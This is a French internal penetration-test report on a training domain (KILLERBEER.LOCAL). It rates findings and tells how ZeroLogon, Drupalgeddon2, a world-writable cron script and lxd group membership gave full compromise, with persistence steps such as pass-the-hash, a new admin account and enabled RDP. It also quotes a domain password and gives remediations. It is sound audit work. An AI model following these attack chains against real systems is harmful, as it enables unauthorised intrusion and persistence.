RAPPORT DE TEST D'INTRUSION

Audit de sécurité du SI KillerBee

Rapport de test d'intrusion interne, Phase 2 (Red Team)

● CONFIDENTIEL

CIBLE

Cible : domaine KILLERBEER.LOCAL, groupe KillerBee.

PÉRIODE DES TESTS

Période des tests : 05/10 – 12/10

RÉALISÉ PAR

Réalisé par : Groupe 3 équipe Red Team.

DIFFUSION

Diffusion : confidentiel, réservé au groupe audité et à l'encadrement.

PANORAMA DES CONSTATS

6	5	11	4	4
CRITIQUES	ÉLEVÉES	MOYENNES	FAIBLES	POSITIFS

Document établi dans le cadre de l'audit de sécurité du système d'information du groupe KillerBee.

1. Rappel de la mission

Nous avons été missionnés pour tester la sécurité du système d'information du groupe KillerBee et rendre compte de ce qu'un attaquant pourrait réellement y faire. Le test s'est déroulé en interne et en boîte noire. Nous sommes partis d'une machine Kali branchée sur le réseau utilisateurs (VLAN 20, 192.168.20.55) et dépourvue du moindre identifiant comme si un poste de l'entreprise venait d'être compromis.

Deux points ont pesé sur le déroulé et méritent d'être posés dès maintenant car ils expliquent une partie de nos résultats. Le premier tient à la documentation. Le plan d'adressage qu'on nous a remis ne correspondait pas à l'infrastructure réelle et plusieurs serveurs manquaient aux adresses annoncées au point de nous faire croire d'abord à une panne (nous y revenons en C3). Le second tient à notre position de départ puisqu'elle était cloisonnée de la DMZ. Pour avancer nous avons reçu de l'équipe auditée un accès administrateur à son pare-feu pfSense où nous avons dû ajouter nous-mêmes une interface WAN et des règles any/any. Cette ouverture nous a permis de travailler mais elle a fait tomber la segmentation et tout ce que nous avons testé ensuite ne reflète plus la configuration réelle du SI.

2. Synthèse pour la direction

La première surprise de la mission est que le SI que nous pensions à l'arrêt fonctionne en réalité très bien malgré plusieurs services non implémentés. Le flou venait d'une documentation fausse et non d'une panne. Une fois les vraies adresses retrouvées nous avons découvert une infrastructure plutôt robuste pour qui l'attaque sans compte. L'Active Directory résiste aux accès anonymes et aux mots de passe par défaut tout comme GitLab et OpenSearch. Les postes de travail sont correctement verrouillés et le cloisonnement réseau de départ faisait son travail.

Cependant tout ceci est terni par une faille majeure. Le contrôleur de domaine est vulnérable à ZeroLogon (CVE-2020-1472). À elle seule cette vulnérabilité permet à un attaquant sans le moindre identifiant de prendre le contrôle total du domaine en quelques minutes. Nous l'avons exploitée jusqu'au bout avec l'accord du tuteur et démontré la compromission complète du domaine, puis nous avons restauré le contrôleur. Une fois le domaine sous contrôle, nous avons mesuré l'impact et la capacité de persistance d'un attaquant : accès administrateur par rejeu d'empreinte (pass-the-hash), création d'un compte d'administration dédié, activation du Bureau à distance (RDP) et récupération de la clé de l'agent de supervision Wazuh (C27, C31). Cette faille doit être corrigée en urgence car elle annule en pratique une grande partie des bonnes protections constatées par ailleurs.

À cette faille s'ajoute une autre voie de compromission totale sur un serveur distinct. L'instance Drupal 8.4.8 de cesi-srv1 est vulnérable à Drupalgeddon2 qui donne un accès distant sans identifiant. De là un script de sauvegarde modifiable par tous donne accès au compte mgmt. L'appartenance de ce compte au groupe lxd équivaut à un accès root sans mot de passe. Ce même serveur expose aussi un webshell PHP et les identifiants de sa base en clair (C24, C25). Deux chaînes distinctes menaient donc chacune à une prise de contrôle complète du SI, par ZeroLogon sur le contrôleur de domaine ou par ce serveur Drupal. Cela souligne l'urgence de traiter aussi bien les correctifs de sécurité que les mauvaises configurations de droits.

Côté organisation nous retenons aussi une faiblesse qui n'est pas technique. Nous avons obtenu les clés du pare-feu et ouvert tout le trafic. Aucun attaquant ne devrait pouvoir obtenir cela et aucune équipe ne devrait l'accorder.

Ce qui fonctionne bien

- Le cloisonnement entre le réseau utilisateurs et la DMZ était effectif au départ.
- L'Active Directory refuse de livrer la liste de ses comptes sans authentification et la signature SMB est active.

- Les applications web sont correctement protégées. OpenSearch n'a pas de mot de passe par défaut et masque sa version tandis que GitLab garde ses dépôts privés.
- Les postes de travail sont durcis avec un partage de fichiers filtré et aucune énumération anonyme possible.

Ce qu'il faut corriger

- Corriger ZeroLogon (CVE-2020-1472) sur le contrôleur de domaine car il permet une prise de contrôle totale du domaine sans identifiant.
- Renforcer la politique de mots de passe du domaine car plusieurs secrets se sont révélés faibles (C28), et surveiller les actions d'administration sensibles — création de comptes à privilèges, activation du RDP, accès à la clé de l'agent Wazuh — qui restent aujourd'hui indétectées après une compromission (C27, C31).
- Reprendre la main sur le pare-feu et supprimer les règles any/any qui annulent toute la segmentation.
- Mettre la documentation d'adressage à jour car elle est aujourd'hui trompeuse et les IP ne correspondent plus.
- Désactiver SMBv1 sur le contrôleur de domaine puis couper LLMNR et NBT-NS.
- Revoir la machine branchée sur deux réseaux à la fois puis fermer la création de compte libre sur GitLab et renommer le compte administrateur avec un nom moins évident.
- Corriger d'urgence le serveur Drupal (cesi-srv1). Il faut mettre à jour Drupal (Drupalgeddon2) puis retirer l'écriture ouverte à tous sur le script de sauvegarde lancé par cron et enfin sortir le compte mgmt du groupe lxd qui équivaut à un accès root sans mot de passe. Il faut aussi retirer le webshell PHP et renouveler les secrets de base exposés (C24, C25). À lui seul ce serveur offre une prise de contrôle root à distance et sans identifiant.

3. Comment nous avons noté les vulnérabilités

Pour éviter de coter les failles au feeling nous avons noté chacune sur deux critères puis croisé ces critères dans une matrice. La criticité est donc calculée et non estimée.

Le premier critère est l'impact. Qu'est-ce qu'on risque si la faille est exploitée ? Nous le notons de 1 à 4 en allant de mineur (une simple fuite d'information) à critique (compromission du domaine, des données ou de la segmentation).

Le second est la probabilité d'exploitation. À quel point est-ce facile et vraisemblable ? Nous le notons de 1 pour une faille rare qui demande des conditions improbables à 4 pour une faille triviale à la portée de n'importe qui.

La criticité est le produit des deux. Le score vaut Impact × Probabilité et donne une valeur de 1 à 16. Nous le traduisons ensuite en niveau. De 1 à 3 la faille est Faible, de 4 à 7 Moyenne, de 8 à 11 Élevée et au-delà de 12 Critique. La matrice ci-dessous résume ce calcul.

Impact ╲ Probabilité	Probabilité 1	Probabilité 2	Probabilité 3	Probabilité 4
Critique (4)	4	8	12	16
Majeur (3)	3	6	9	12
Modéré (2)	2	4	6	8
Mineur (1)	1	2	3	4

4. Vue d'ensemble des vulnérabilités

Réf	Constat	Catégorie	I	P	Score	Niveau
C1	Administration du pare-feu confiée aux auditeurs, règles any/any	Pare-feu	4	4	16	Critique
C2	Machine reliée à la fois à la DMZ et au LAN utilisateurs	Segmentation	3	3	9	Élevée
C3	Plan d'adressage ne correspondant pas à l'infrastructure	Documentation	2	2	4	Moyenne
C4	LLMNR et NBT-NS laissés actifs sur le réseau utilisateurs	Résolution noms	3	2	6	Moyenne
C6	Compte d'administration renommé en « administrateur »	Active Directory	1	3	3	Faible
C7	SMBv1 toujours actif sur le contrôleur de domaine	Durcissement	3	2	6	Moyenne
C8	Création de compte ouverte sur le GitLab interne	Applicatif	2	2	4	Moyenne
C9	Contrôleur de domaine vulnérable à ZeroLogon (CVE-2020-1472)	Active Directory	4	4	16	Critique
C10	Application : aucune authentification sur l'API	Applicatif	3	4	12	Critique
C11	Application : aucun TLS, obfuscation maison sans valeur	Applicatif	3	3	9	Élevée
C12	Application : accès direct aux micro-services internes	Applicatif	2	3	6	Moyenne
C13	Application : CORS permissif (toute origine autorisée)	Applicatif	2	2	4	Moyenne
C14	Application : messages d'erreur internes renvoyés au client	Applicatif	1	3	3	Faible
C15	Application : en-têtes de sécurité absents, techno divulguée	Applicatif	1	2	2	Faible
C16	Chaîne de journalisation (OpenSearch) non exposée au segment utilisateur	Journalisation	-	-	-	Positif
C17	Base de données (SQL Server) non accessible avec comptes faibles	BDD	-	-	-	Positif
C18	Mot de passe d'autologon stocké en clair (LSA)	Active Directory	2	2	4	Moyenne
C19	Session SMB anonyme autorisée sur le contrôleur de domaine	Durcissement	2	2	4	Moyenne
C20	Serveur Drupal 8.4.8 vulnérable à Drupalgeddon2 (CVE-2018-7600)	Serveurs	4	4	16	Critique
C21	pkexec (polkit) à jour : PwnKit non exploitable	Serveurs	-	-	-	Positif
C22	Script de sauvegarde modifiable par tous, exécuté par cron (mgmt)	Serveurs	3	3	9	Élevée
C23	Compte mgmt dans le groupe lxd : élévation vers root sans mot de passe	Serveurs	4	4	16	Critique
C24	Webshell PHP (shell.php) exécutant des commandes via HTTP	Serveurs	3	3	9	Élevée
C25	Secrets de la base en clair dans la configuration Drupal (settings.php)	Serveurs	3	3	9	Élevée
C26	Compte MariaDB applicatif avec tous les privilèges (GRANT ALL, FILE)	BDD	3	2	6	Moyenne

C27	Persistance post-compromission : compte d'admin créé, RDP activé (suite de C9)	Active Directory	4	3	**12**	**Critique**
C28	Mot de passe faible sur un compte de domaine (opheliareseau01)	Active Directory	2	3	**6**	**Moyenne**
C29	Droit AllExtendedRights délégué à un utilisateur sur un poste	Active Directory	1	2	**2**	**Faible**
C30	Aucun chemin d'élévation depuis un compte standard (BloodHound)	Active Directory	-	-	**-**	**Positif**
C31	Clé de l'agent de supervision Wazuh récupérable sur le contrôleur	Supervision	3	2	**6**	**Moyenne**

▸ *En résumé on compte six failles critiques, cinq élevées, onze moyennes et quatre faibles auxquelles s'ajoutent quatre points positifs en vert. Ces points positifs sont également repris dans la synthèse en partie 2.*

5. Scénario de compromission

Nous retraçons ici le chemin que nous avons suivi étape par étape et surtout l'endroit où nous avons buté.

Nous sommes partis du poste utilisateur à l'aveugle et nous avons vite repéré deux choses en écoutant le réseau pour le cartographier. La première était une machine reliée en même temps au réseau utilisateurs et à la DMZ (C2) tandis que la seconde était la présence de LLMNR et NBT-NS, ces vieux protocoles de résolution de noms qui permettent de piéger les postes (C4). Impossible d'aller plus loin à ce stade puisque le pare-feu bloquait tout vers la DMZ.

C'est là que l'équipe auditée nous a ouvert l'accès à pfSense où nous avons ajouté les règles nécessaires du any/any. Le cloisonnement a aussitôt sauté et nous avons enfin pu cartographier la DMZ pour nous apercevoir que les serveurs étaient bien là mais pas aux adresses annoncées (C3).

Nous avons ensuite regardé GitLab mais sans compte valide nous n'avons pas pu en tirer grand-chose, même si nous avons tout de même réussi à créer un compte aussitôt mis en attente de validation (C8).

On nous a bien communiqué un mot de passe de domaine (Killerbee@ad1) mais sans le nom du compte associé, et comme les identifiants évidents ne passent pas et que l'AD reste fermé à l'énumération nous n'avons pas pu lister les vrais comptes. Cette première approche par identifiants devinés n'a donc rien donné sur le moment.

Les premières tentatives par identifiants n'ont rien donné sur le moment car les services sont bien durcis et les identifiants évidents ne passaient pas. Il existait en revanche une voie bien plus directe qui a tout emporté puisque le contrôleur de domaine est vulnérable à ZeroLogon (C9). Avec l'accord du tuteur nous avons exploité cette faille jusqu'au bout et, sans le moindre identifiant au départ, elle nous a permis de réinitialiser le compte machine du contrôleur puis de répliquer toute la base de l'annuaire (compte krbtgt, comptes d'administration et de service) avant d'obtenir un accès administrateur complet sur le domaine. Autrement dit un attaquant ayant un simple pied sur le réseau prend le contrôle total du SI en quelques minutes et contourne toutes les autres protections. Une fois l'impact démontré nous avons restauré le contrôleur de domaine pour le remettre en état, comme détaillé dans le constat C9.

Une fois le domaine sous contrôle, nous avons démontré l'impact et la capacité de persistance d'un attaquant. L'empreinte du compte Administrateur récupérée par la réplication de l'annuaire nous a permis d'ouvrir une session d'administration sur le contrôleur par rejeu d'empreinte (pass-the-hash) avec evil-winrm, puis de créer un compte d'administration de domaine dédié (pentest-svc, créé par nos soins pour la démonstration), d'activer le Bureau à distance (RDP) et de récupérer la clé de l'agent de supervision Wazuh du contrôleur (C27, C31). Le cassage hors ligne

des empreintes a par ailleurs révélé le mot de passe faible du compte standard opheliareseau01 (C28). Une cartographie BloodHound a enfin montré qu'aucun compte standard ne peut s'élever seul vers l'administration (C30), les problèmes résiduels se limitant à quelques mots de passe faibles et à un droit délégué à nettoyer (C28, C29).

Une seconde voie s'est révélée tout aussi directe sur un serveur que nous n'avions pas encore traité. Le serveur cesi-srv1 héberge une instance Drupal 8.4.8 vulnérable à Drupalgeddon2 (C20), où une simple requête web suffit sans aucun identifiant à exécuter du code à distance et à obtenir un accès www-data. Nous avons ensuite cherché un chemin vers root et, si PwnKit (C21) nous a d'abord semblé applicable, il s'est révélé inopérant car le paquet polkit est en réalité à jour. Le chemin qui a fonctionné passe ailleurs. Une tâche planifiée exécute toutes les cinq minutes un script de sauvegarde modifiable par tous sous l'identité du compte mgmt (C22), si bien qu'en modifiant ce script nous avons obtenu un accès complet sous mgmt. L'énumération de ce compte a alors montré son appartenance au groupe lxd (C23) qui équivaut à un accès root sans le moindre mot de passe. Cette chaîne va de l'accès web anonyme jusqu'à l'équivalent root en restant entièrement indépendante de l'Active Directory, et mis bout à bout ces trois défauts livrent le serveur en entier.

6. Détail des vulnérabilités

C1. Les clés du pare-feu nous ont été confiées, et le trafic ouvert en grand (Critique, 16/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Faible**	**Faible**
Score 16 / 16		moins d'une journée

Comme nous ne pouvions rien atteindre depuis le réseau utilisateurs l'équipe auditée nous a tout simplement donné un compte administrateur sur le pare-feu pfSense où nous avons ajouté une interface WAN et des règles any/any dans les deux sens pour faire passer notre trafic. Cela nous a débloqués mais il faut mesurer ce que cela implique car confier l'administration de son pare-feu à un intervenant extérieur revient à lui donner le contrôle de tout le filtrage du réseau et une règle any/any représente l'absence pure et simple de cloisonnement. Tout ce que nous avons testé après cette manipulation ne dit donc plus rien de la sécurité réelle du SI.

- *le pare-feu pfSense et donc l'ensemble des VLAN (passerelles 192.168.10.1, .20.1, .30.1, .40.1, .50.1).*

Périmètre : le pare-feu pfSense et donc l'ensemble des VLAN (passerelles 192.168.10.1, .20.1, .30.1, .40.1, .50.1).

- *ne jamais déléguer l'administration du pare-feu. Un besoin d'accès se traite par une règle précise et documentée plutôt que par un compte admin. Il faut retirer les règles any/any et l'interface WAN que nous avons ajoutées puis garder une trace des modifications de configuration.*


Notre recommandation : ne jamais déléguer l'administration du pare-feu. Un besoin d'accès se traite par une règle précise et documentée plutôt que par un compte admin. Il faut retirer les règles any/any et l'interface WAN que nous avons ajoutées puis garder une trace des modifications de configuration.

C2. Une machine à cheval sur la DMZ et le réseau utilisateurs (Élevée, 9/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Élevée	**Moyenne**	**Moyenne**
Score 9 / 16		1 à 3 jours

En écoutant simplement le trafic nous avons vu passer côté utilisateurs des paquets ARP émis par une machine de la DMZ et en creusant il s'avère que c'est la même machine (même adresse MAC) qui possède une patte sur chaque

réseau avec 192.168.10.105 côté DMZ et 192.168.20.105 côté utilisateurs. Elle interroge l'AD au passage et forme ainsi un pont entre deux VLAN qui peut court-circuiter le cloisonnement censé les séparer. Nous ne l'avons pas exploitée mais le défaut de conception reste réel puisqu'elle ne figure même pas dans le plan qu'on nous a fourni.



Le même hôte apparaît en 192.168.10.105 (DMZ) et 192.168.20.105 (utilisateurs) et interroge l'AD en ARP.

hôte 192.168.20.105 / 192.168.10.105 (MAC bc:24:11:da:0b:d2).

Périmètre : hôte 192.168.20.105 / 192.168.10.105 (MAC bc:24:11:da:0b:d2).


supprimer ce rattachement à deux réseaux ou bien le justifier et le filtrer explicitement. Il faut au passage vérifier la configuration des bridges et du VLAN tagging côté Proxmox puis tenir un inventaire des machines réellement présentes.

Notre recommandation : supprimer ce rattachement à deux réseaux ou bien le justifier et le filtrer explicitement. Il faut au passage vérifier la configuration des bridges et du VLAN tagging côté Proxmox puis tenir un inventaire des machines réellement présentes.

C3. Le plan d'adressage ne correspond pas à la réalité (Moyenne, 4/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne	**Faible**	**Moyenne**
Score 4 / 16		1 à 3 jours

C'est ce qui nous a fait perdre le plus de temps en début de mission. Le plan annonçait la messagerie en .32, le SQL en .35, GitLab en .36 et une machine vulnérable en .50, alors qu'en réalité le SQL est en .41 et GitLab en .51, que deux machines non prévues existent (.34 et .80) et qu'il n'y a tout simplement personne en .32 ni en .50. Nous avons un moment cru l'infrastructure hors service alors qu'elle tournait très bien ailleurs. Au-delà de notre audit une documentation fausse reste un vrai problème au quotidien car en cas d'incident on cherche au mauvais endroit.



Le balayage complet remonte 17 machines actives à des adresses qui ne collent pas au plan.

```
SF:date\r\ncontent-length:\x2060\r\nDate:\x20Thu,\x2008\x20Oct\x202026\x20
SF:08:36:46\x20GMT\r\nConnection:\x20close\r\n\r\n{\"statusCode\":404,\"er
SF:ror\":\"Not\x20Found\",\"message\":\"Not\x20Found\"}")%r(FourOhFourRequ
SF:est,1C6,"HTTP/1\.1\x20401\x20Unauthorized\r\nosd-name:\x20killerbee\r\n
SF:x-frame-options:\x20sameorigin\r\ncontent-type:\x20application/json;\x2
SF:0charset=utf-8\r\ncache-control:\x20private,\x20no-cache,\x20no-store,\
SF:x20must-revalidate\r\nset-cookie:\x20security_authentication=;\x20Max-A
SF:ge=0;\x20Expires=Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT;\x20Secur
SF:e;\x20HttpOnly;\x20Path=/\r\ncontent-length:\x2077\r\nDate:\x20Thu,\x20
SF:08\x20Oct\x202026\x2008:36:46\x20GMT\r\nConnection:\x20close\r\n\r\n{\"
SF:statusCode\":401,\"error\":\"Unauthorized\",\"message\":\"Authenticatio
SF:n\x20required\"}")%r(tor-versions,1C,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\n\r\n")%r(RTSPRequest,140,"HTTP/1\.1\x20404\x20Not\x20Found\r\nosd-
SF:name:\x20killerbee\r\nx-frame-options:\x20sameorigin\r\ncontent-type:\x
SF:20application/json;\x20charset=utf-8\r\ncache-control:\x20private,\x20n
SF:o-cache,\x20no-store,\x20must-revalidate\r\ncontent-length:\x2060\r\nDa
SF:te:\x20Thu,\x2008\x20Oct\x202026\x2008:36:51\x20GMT\r\nConnection:\x20c
SF:lose\r\n\r\n{\"statusCode\":404,\"error\":\"Not\x20Found\",\"message\":
SF:\"Not\x20Found\"}")%r(RPCCheck,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for sql-server.killerbeer.local (192.168.10.41)
Host is up (0.00053s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Identification des services : sql-server.killerbeer.local répond bien mais en .41 et non en .35.

la documentation du SI et les serveurs de la DMZ.

Périmètre : la documentation du SI et les serveurs de la DMZ.

tenir à jour un inventaire fiable (adresse, rôle, responsable) et le confronter régulièrement à la configuration réelle.

Notre recommandation : tenir à jour un inventaire fiable (adresse, rôle, responsable) et le confronter régulièrement à la configuration réelle.

C4. LLMNR et NBT-NS laissés actifs sur le réseau utilisateurs (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne	**Faible**	**Faible**
Score 6 / 16		moins d'une journée

Les protocoles LLMNR et NBT-NS sont toujours actifs sur le VLAN utilisateurs. Concrètement quand un poste cherche à joindre un nom qui n'existe pas un attaquant présent sur le réseau peut répondre à sa place et récupérer une empreinte d'authentification de l'utilisateur qu'il n'a plus qu'à casser hors ligne ou à rejouer. Nous avons bien vu ces requêtes passer mais comme personne n'était connecté pendant nos tests nous n'avons pas pu capturer d'empreinte. La configuration reste néanmoins vulnérable et c'est le scénario d'attaque le plus crédible contre ce SI.

le réseau utilisateurs (VLAN 20, 192.168.20.0/24).

Périmètre : le réseau utilisateurs (VLAN 20, 192.168.20.0/24).


désactiver LLMNR par GPO et couper NBT-NS sur les interfaces en ne gardant que le DNS de l'AD. Imposer la signature SMB limite en plus les attaques par relais.

Notre recommandation : désactiver LLMNR par GPO et couper NBT-NS sur les interfaces en ne gardant que le DNS de l'AD. Imposer la signature SMB limite en plus les attaques par relais.

C6. Le compte administrateur a été renommé, mais de façon trop évidente (Faible, 3/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Faible	**Faible**	**Faible**
Score 3 / 16		moins d'une journée

Le compte Administrator par défaut a bien été renommé ce qui est une bonne pratique. Le souci c'est qu'il s'appelle désormais « administrateur » soit la simple traduction française que nous avons confirmée via Kerberos. Autant dire que cela ne gêne personne puisqu'un attaquant qui tente un mot de passe en masse testera ce nom en premier et que le bénéfice du renommage est donc quasi nul.



Kerberos confirme l'existence du compte « administrateur ».

contrôleur de domaine 192.168.10.30, compte d'administration du domaine.

Périmètre : contrôleur de domaine 192.168.10.30, compte d'administration du domaine.


choisir un nom qui ne se devine pas puis surveiller les tentatives d'authentification sur ce compte et appliquer une politique de verrouillage stricte.

Notre recommandation : choisir un nom qui ne se devine pas puis surveiller les tentatives d'authentification sur ce compte et appliquer une politique de verrouillage stricte.

C7. SMBv1 est toujours actif sur le contrôleur de domaine (Moyenne, 6/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne	**Faible**	**Faible**
Score 6 / 16		moins d'une journée

Le contrôleur de domaine accepte encore SMBv1 un protocole obsolète et connu pour avoir servi de vecteur à des attaques comme EternalBlue si bien qu'il n'a plus aucune raison d'être activé aujourd'hui. Bonne nouvelle en revanche la signature SMB est bien en place ce qui réduit le risque d'attaques par relais et constitue un point à conserver.



L'énumération SMB indique SMBv1 actif sur le contrôleur de domaine.

contrôleur de domaine 192.168.10.30 (Windows Server 2012 R2).

Périmètre : contrôleur de domaine 192.168.10.30 (Windows Server 2012 R2).

